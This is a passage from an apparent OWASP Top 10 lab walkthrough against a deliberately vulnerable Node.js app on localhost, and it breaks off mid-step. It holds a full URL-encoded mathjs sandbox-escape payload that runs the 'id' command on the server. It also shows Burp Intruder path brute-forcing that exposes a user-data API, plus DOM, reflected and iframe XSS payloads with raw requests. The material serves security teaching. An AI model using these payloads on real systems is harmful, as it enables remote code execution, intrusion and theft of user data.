**Step 5:** Modify the value of `eqn` in the POST request body to: `cos.constructor("return 500")()`




**Step 6:** Modify the value of `eqn` in the POST request body to following, and forward the request. Notice that the response has the output of `id` command executed on the remote server:

```
cos.constructor%28%22spawn_sync+%3D+process.binding%28%27spawn_sync%27%29%3B+normalizeSpawnArguments+%3D+function%28c%2Cb%2Ca%29%7Bif%28Array.isArray%28b%29%3Fb%3Db.slice%280%29%3A%28a%3Db%2Cb%3D%5B%5D%29%2Ca%3D%3D%3Dundefined%26%26%28a%3D%7B%7D%29%2Ca%3DObject.assign%28%7B%7D%2Ca%29%2Ca.shell%29%7Bconst+g%3D%5Bc%5D.concat%28b%29.join%28%27+%27%29%3Btypeof+a.shell%3D%3D%3D%27string%27%3Fc%3Da.shell%3Ac%3D%27%2Fbin%2Fsh%27%2Cb%3D%5B%27-c%27%2Cg%5D%3B%7Dtypeof+a.argv0%3D%3D%3D%27string%27%3Fb.unshift%28a.argv0%29%3Ab.unshift%28c%29%3Bvar+d%3Da.env%7C%7Cprocess.env%3Bvar+e%3D%5B%5D%3Bfor%28var+f+in+d%29e.push%28f%2B%27%3D%27%2Bd%5Bf%5D%29%3Breturn%7Bfile%3Ac%2Cargs%3Ab%2Coptions%3Aa%2CenvPairs%3Ae%7D%3B%7D%3BspawnSync+%3D+function%28%29%7Bvar+d%3DnormalizeSpawnArguments.apply%28null%2Carguments%29%3Bvar+a%3Dd.options%3Bvar+c%3Bif%28a.file%3Dd.file%2Ca.args%3Dd.args%2Ca.envPairs%3Dd.envPairs%2Ca.stdio%3D%5B%7Btype%3A%27pipe%27%2Creadable%3A%210%2Cwritable%3A%211%7D%2C%7Btype%3A%27pipe%27%2Creadable%3A%211%2Cwritable%3A%210%7D%2C%7Btype%3A%27pipe%27%2Creadable%3A%211%2Cwritable%3A%210%7D%5D%2Ca.input%29%7Bvar+g%3Da.stdio%5B0%5D%3Dutil._extend%28%7B%7D%2Ca.stdio%5B0%5D%29%3Bg.input%3Da.input%3B%7Dfor%28c%3D0%3Bc%3Ca.stdio.length%3Bc%2B%2B%29%7Bvar+e%3Da.stdio%5Bc%5D%26%26a.stdio%5Bc%5D.input%3Bif%28e%21%3Dnull%29%7Bvar+f%3Da.stdio%5Bc%5D%3Dutil._extend%28%7B%7D%2Ca.stdio%5Bc%5D%29%3BisUint8Array%28e%29%3Ff.input%3De%3Af.input%3DBuffer.from%28e%2Ca.encoding%29%3B%7D%7Dconsole.log%28a%29%3Bvar+b%3Dspawn_sync.spawn%28a%29%3Bif%28b.output%26%26a.encoding%26%26a.encoding%21%3D%3D%27buffer%27%29for%28c%3D0%3Bc%3Cb.output.length%3Bc%2B%2B%29%7Bif%28%21b.output%5Bc%5D%29continue%3Bb.output%5Bc%5D%3Db.output%5Bc%5D.toString%28a.encoding%29%3B%7Dreturn+b.stdout%3Db.output%26%26b.output%5B1%5D%2Cb.stderr%3Db.output%26%26b.output%5B2%5D%2Cb.error%26%26%28b.error%3D+b.error+%2B+%27spawnSync+%27%2Bd.file%2Cb.error.path%3Dd.file%2Cb.error.spawnargs%3Dd.args.slice%281%29%29%2Cb%3B%7D%22%29%28%29%3Bcos.constructor%28%22return+spawnSync%28%27id%27%29.output%5B1%5D%22%29%28%29 .
```



## References

- https://capacitorset.github.io/mathjs/


# A3 - Sensitive Data Exposure

> Many web applications do not properly protect sensitive data, such as credit cards, tax IDs, and authentication credentials. Sometimes data pertaining to the configuration of systems is also leaked by error messages or forgotten debug pages.


1. Access the admin dashboard as a non-admin user, at http://192.168.56.101:9090/app/admin . Intercept this request using Burp.




1. Send the intercepted request to Burp Intruder(CTRL+I).
2. Navigate to Intruder(CTRL+SHIFT+I).
3. Go to "Intruder" > "Positions" tab.
4. Under "Payload Positions", select "Attack type" as "Sniper".
5. In the GET request, append the string `/test` to the admin dashboard URL "/app/admin".
6. Select the term `test`, and add it as a payload position.





7. Go to "Intruder" > "Payloads" tab.
8. Under "Payload Sets", select "Payload set" as "1" and "Payload type" as "Simple list".
9. Under "Payload Options" add a set of possible directories to the list.





For example, copy and paste the following list:

```
admin
root
user
users
temp
index
account
accounting
about
access
activities
blog
```


10. Click "Start attack" and when the attack results are displayed, then sort by length. Notice that the "/users" sub-path exists on the application.





11. In Firefox, access the discovered URL, i.e., http://192.168.56.101:9090/app/admin/users, and intercept this request in Burp.




12. Send the request to repeater tool by pressing [CTRL+R].
13. Switch to repeater tab, by pressing [CTRL+SHIFT+R].
14. In repeater, forward the request by pressing [CTRL+G] to see the response.





15. If you see "If-None-Match" header in the request, then remove it (along with its value), and forward the modified request.




16. Analyze the response to see if any sensitive information was revealed. You should be able to see a sensitive administrative path revealed in the response: `/app/admin/usersapi`

17. Modify the request path in repeater tool. Change it to `/app/admin/usersapi` , and forward the request.




You should be able to see the details (including encrypted passwords) of all users registered on the system.

# A7:2017-Cross-Site Scripting (XSS)

- DOM XSS
- Reflected XSS
- Stored XSS

# DOM based XSS

**Step 1:** Let's Register a user on the application at `http://localhost:9090/register`. Enter the details and click submit. Intercept this request using Burp

**Step 1:** Modify the name parameter in the intercepted POST request's body to `%3Cimg+src%3D%22a%22+onerror%3Dalert%28%27XSS1111%27%29%3E` and turn the intercept off. A user will be created on the application.

```
POST /register HTTP/1.1
Host: 127.0.0.1:9090
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:62.0) Gecko/20100101 Firefox/62.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1:9090/register
Content-Type: application/x-www-form-urlencoded
Content-Length: 151
Cookie: connect.sid=s%3AYgzdAph3HyLV39tzZzv0CL21b2s8_iNf.8%2BTnTd4tobSn5UO8h9lPCEqm22Ma0kUeiMwsZ9UTQdY
Connection: close
Upgrade-Insecure-Requests: 1

name=%3Cimg+src%3D%22a%22+onerror%3Dalert%28%27XSS1111%27%29%3E&username=dom-xss-test&email=dom-xss-tester%40grr.laa&password=test123&cpassword=test123
```

**Step 3:** Navigate to `http://localhost:9090/app/admin/users`. You'll see an alert on the page because the XSS payload injected through `name` is executed. The `name` parameter is used to create a user profile and the user details are inserted into the vulnerable page by an XHR request that retrieves the user details.

```
            var xmlhttp = new XMLHttpRequest();

            xmlhttp.onreadystatechange = function() {
                if (xmlhttp.readyState == XMLHttpRequest.DONE) {
                   if (xmlhttp.status == 200) {
                       respJson = JSON.parse(xmlhttp.responseText);
                       appendUsers(respJson.users);
                       console.log('There was a 200');
                   }
                   else if (xmlhttp.status == 400) {
                      console.log('There was an error 400');
                   }
                   else {
                       console.log('something else other than 200 was returned');
                   }
                }
            };

            xmlhttp.open("GET", "/app/admin/usersapi", true);
            xmlhttp.send();
        }
        loadUsers();
    </script>
```

# Reflected XSS

## Paramater Based XSS


**Step 1:** Login to the application and navigate to `http://localhost:9090/app/products`

**Step 2:** Click "Search Product". Enter some string and click "submit". Intercept the request using Burp.

**Step 3:** Modify the "name" parameter in the POST request body to `<script>alert(document.domain)</script>`. Forward the request.


```
POST /app/products HTTP/1.1
Host: localhost:9090
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:62.0) Gecko/20100101
Firefox/62.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:9090/app/products
Content-Type: application/x-www-form-urlencoded
Content-Length: 44
Cookie:
connect.sid=s%3Aw3KCjN4yWeKm88EHXAdNC9BTVAWT85a7.V3ah0KNMKki%2FJAve7194MrQ8HI
anpm2d2N7n47mrL%2FE
Connection: close
Upgrade-Insecure-Requests: 1

name=<script>alert(document.domain)</script>
```

**Step 3:** In the response, notice that `<script>alert(document.domain)</script>` is part of the HTML in the products page. You can





## IFRAME BASED

1. Click on the XSS Challenge





1. Lets review the **Source Code**. By going through the Source, we found that this page has iframe..





1. Let's try the XSS by including the script into the iframe

```
<iframe onload=alert('XSS');></iframe>
```




1. We got the pop up, so this page is vulnerable to "XSS"




1. we got the result key as well.


1. Lets submit the same in the box.

# Stored XSS

**Step 1:** Login to the application and navigate to `http://localhost:9090/app/products`

**Step 2:** Click "Add Product" and fill the product details. Click "submit" and intercept the request using Burp.

